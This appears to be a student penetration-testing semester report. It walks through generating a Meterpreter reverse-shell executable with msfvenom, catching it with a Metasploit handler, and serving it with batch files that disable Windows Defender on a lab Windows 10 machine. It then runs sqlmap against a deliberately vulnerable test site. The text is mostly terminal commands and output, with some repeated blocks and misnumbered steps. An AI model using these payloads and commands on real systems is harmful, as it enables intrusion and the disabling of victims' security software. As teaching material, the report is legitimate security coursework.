

# PENETRATION TESTING



## **Semester-Project**

Moez Javed	BCS-203213
Fouzan Sohail	BCS-203168
Saeed Anwar	BCS-203227
Ali Abbas Khan	BCS-203124

Submitted to: Ms. Yafra Khan


Due Date: 21<sup>st</sup> June, 2024

## Table of Contents

Disabling Firewalls and Security using Metasploit .....	3
---	---

# Disabling Firewalls and Security using Metasploit

1) Creating Payload to pass it to the target machine.




```
root@kali: /home/kali/Defeat-Defender
File Actions Edit View Help
(kali@kali)-[~]
$ sudo su
[sudo] password for kali:
(root@kali)-[/home/kali]
# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.120.205 lport=5555 -f exe > window.exe
^Z
zsh: suspended  msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.120.205 lport=5555
(root@kali)-[/home/kali]
# cd Defeat-Defender
(root@kali)-[/home/kali/Defeat-Defender]
# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.120.205 lport=5555 -f exe > window.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

2) Then we create the '*window.exe*' file to transfer the payload to the target machine.









```
root@kali: /home/kali
File Actions Edit View Help
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) > set lport 8000
lport => 8000
msf6 exploit(multi/handler) > run
[-] Handler failed to bind to 192.168.120.205:8000:-
[-] Handler failed to bind to 0.0.0.0:8000:-
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:8000).
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > run
[-] Handler failed to bind to 192.168.120.205:4444:-
[-] Handler failed to bind to 0.0.0.0:4444:-
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:4444).
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) > set lhost 192.168.120.205
lhost => 192.168.120.205
msf6 exploit(multi/handler) > set lport 5000
lport => 5000
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.120.205:5000
```


5) When the target will open the ‘defeat\_defender.bat’ file this pop-up will show-up.




6) In '*run.bat*' we add malicious link .



8) Here the payload has successfully been transferred to the Windows 10 target machine.



9) Here is the Window 10 folder where all the NSudo payload files are placed.



7) When the target performs any activity, Metasploit traces the activity of user.

```
root@kali: /home/kali/Defeat-Defender
File Actions Edit View Help
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

(root@kali)-[/home/kali/Defeat-Defender]
# cp window.exe /var/www/html/

(root@kali)-[/home/kali/Defeat-Defender]
# systemctl start apache2

(root@kali)-[/home/kali/Defeat-Defender]
# python -m http.server

Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.120.84 - - [20/Jun/2024 12:14:10] "GET / HTTP/1.1" 200 -
192.168.120.84 - - [20/Jun/2024 12:14:11] code 404, message File not found
192.168.120.84 - - [20/Jun/2024 12:14:11] "GET /favicon.ico HTTP/1.1" 404 -
192.168.120.84 - - [20/Jun/2024 12:14:13] "GET /Defeat-Defender.bat HTTP/1.1" 200 -
192.168.120.84 - - [20/Jun/2024 12:18:21] "GET /Defeat-Defender.bat.save HTTP/1.1" 200 -
192.168.120.84 - - [20/Jun/2024 12:18:30] "GET /Enable%20Smart%20Screen.bat HTTP/1.1" 200 -
192.168.120.84 - - [20/Jun/2024 12:37:21] "GET /run.bat HTTP/1.1" 200 -
192.168.120.84 - - [20/Jun/2024 12:45:41] "HEAD / HTTP/1.1" 200 -
192.168.120.84 - - [20/Jun/2024 12:45:41] "GET / HTTP/1.1" 200 -
```

```
root@kali: /home/kali/Defeat-Defender
File Actions Edit View Help
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

(root@kali)-[/home/kali/Defeat-Defender]
# cp window.exe /var/www/html/

(root@kali)-[/home/kali/Defeat-Defender]
# systemctl start apache2

(root@kali)-[/home/kali/Defeat-Defender]
# python -m http.server

Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.120.84 - - [20/Jun/2024 12:14:10] "GET / HTTP/1.1" 200 -
192.168.120.84 - - [20/Jun/2024 12:14:11] "code 404, message File not found"
192.168.120.84 - - [20/Jun/2024 12:14:11] "GET /favicon.ico HTTP/1.1" 404 -
192.168.120.84 - - [20/Jun/2024 12:14:13] "GET /Defeat-Defender.bat HTTP/1.1" 200 -
192.168.120.84 - - [20/Jun/2024 12:18:21] "GET /Defeat-Defender.bat.save HTTP/1.1" 200 -
192.168.120.84 - - [20/Jun/2024 12:18:30] "GET /Enable%20Smart%20Screen.bat HTTP/1.1" 200 -
```

### My Findings:

The aim of this activity was to use Metasploit in order to trace the targets activity. We were able to exploit our target machine through services and by disabling the firewalls. This allowed us to gain elevated privileges on the target system to make unauthorized changes to system files or configurations

In conclusion, we were successfully able to compromise there security of the in Kali Linux where we added the reverse TCP, getting the detail of system or window 10. However, due to the patching of this vulnerability by Windows we were not able to completely perform this attack.




# SQL Map

## Step 1:

First, we applied Crawling on the target website, in order to identify the vulnerability of website.

```
sqlmap -u http://testphp.vulnweb.com/ --crawl 3 batch --level 1
```



The screenshot shows a terminal window with the following content:

```
root@kali: /home/kali
File Actions Edit View Help
(kali@kali)-[~]
$ sudo su
[sudo] password for kali:
(root@kali)-[/home/kali]
# sqlmap -u http://testphp.vulnweb.com/ --crawl 3 batch --level 1

{1.8.2#stable}
https://sqlmap.org


[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 23:19:46 /2024-06-20/

do you want to check for the existence of site's sitemap.xml [y/N] y
[23:20:05] [WARNING] 'sitemap.xml' not found
[23:20:05] [INFO] starting crawler for target URL 'http://testphp.vulnweb.com/'
[23:20:05] [INFO] searching for links with depth 1
[23:20:05] [INFO] searching for links with depth 2
please enter number of threads? [Enter for 1 (current)] 1
[23:20:12] [WARNING] running in a single-thread mode. This could take a while
[23:20:14] [INFO] 3/13 links visited (23%)
got a 302 redirect to 'http://testphp.vulnweb.com/login.php'. Do you want to follow? [Y/n] y
[23:20:36] [INFO] searching for links with depth 3
```

## Step-2:

Enter 'Yes', to start testing the URL of website



```
root@kali: /home/kali
File Actions Edit View Help
[23:20:43] [WARNING] running in a single-thread mode. This could take a while
do you want to normalize crawling results [Y/n] y
do you want to store crawling results to a temporary file for eventual further processing with other tools [y/N] y
[23:21:24] [INFO] writing crawling results to a temporary file '/tmp/sqlmap_94ykps6401/sqlmapcrawler-fzmqgs1z.txt'
[23:21:24] [INFO] found a total of 10 targets
[1/10] URL:
GET http://testphp.vulnweb.com/hpp/?pp=12
do you want to test this URL? [Y/n/q] y
[23:21:30] [INFO] testing URL 'http://testphp.vulnweb.com/hpp/?pp=12'
[23:21:30] [INFO] using '/root/.local/share/sqlmap/output/results-06202024_1121pm.csv' as the CSV results file in multiple targets mode
[23:21:30] [INFO] testing connection to the target URL
[23:21:31] [INFO] checking if the target is protected by some kind of WAF/IPS
[23:21:31] [INFO] testing if the target URL content is stable
[23:21:32] [INFO] target URL content is stable
[23:21:32] [INFO] testing if GET parameter 'pp' is dynamic
[23:21:32] [WARNING] GET parameter 'pp' does not appear to be dynamic
[23:21:33] [WARNING] heuristic (basic) test shows that GET parameter 'pp' might not be injectable
[23:21:33] [INFO] heuristic (XSS) test shows that GET parameter 'pp' might be vulnerable to cross-site scripting (XSS) attacks
[23:21:33] [INFO] testing for SQL injection on GET parameter 'pp'
[23:21:33] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[23:21:34] [WARNING] reflective value(s) found and filtering out
[23:21:38] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
```

```
root@kali: /home/kali
File Actions Edit View Help
ht not be injectable
[23:21:33] [INFO] heuristic (XSS) test shows that GET parameter 'pp' might be
vulnerable to cross-site scripting (XSS) attacks
[23:21:33] [INFO] testing for SQL injection on GET parameter 'pp'
[23:21:33] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[23:21:34] [WARNING] reflective value(s) found and filtering out
[23:21:38] [INFO] testing 'Boolean-based blind - Parameter replace (original
value)'
```

[23:21:39] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDE R BY or GROUP BY clause (EXTRACTVALUE)'	
[23:21:41] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING claus e'	
[23:21:43] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHER E or HAVING clause (IN)'	
[23:21:46] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (X MLType)'	
[23:21:48] [INFO] testing 'Generic inline queries'	
[23:21:48] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'	
[23:21:50] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comme nt)'	
[23:21:53] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'	
[23:21:54] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)	
[23:21:57] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'	
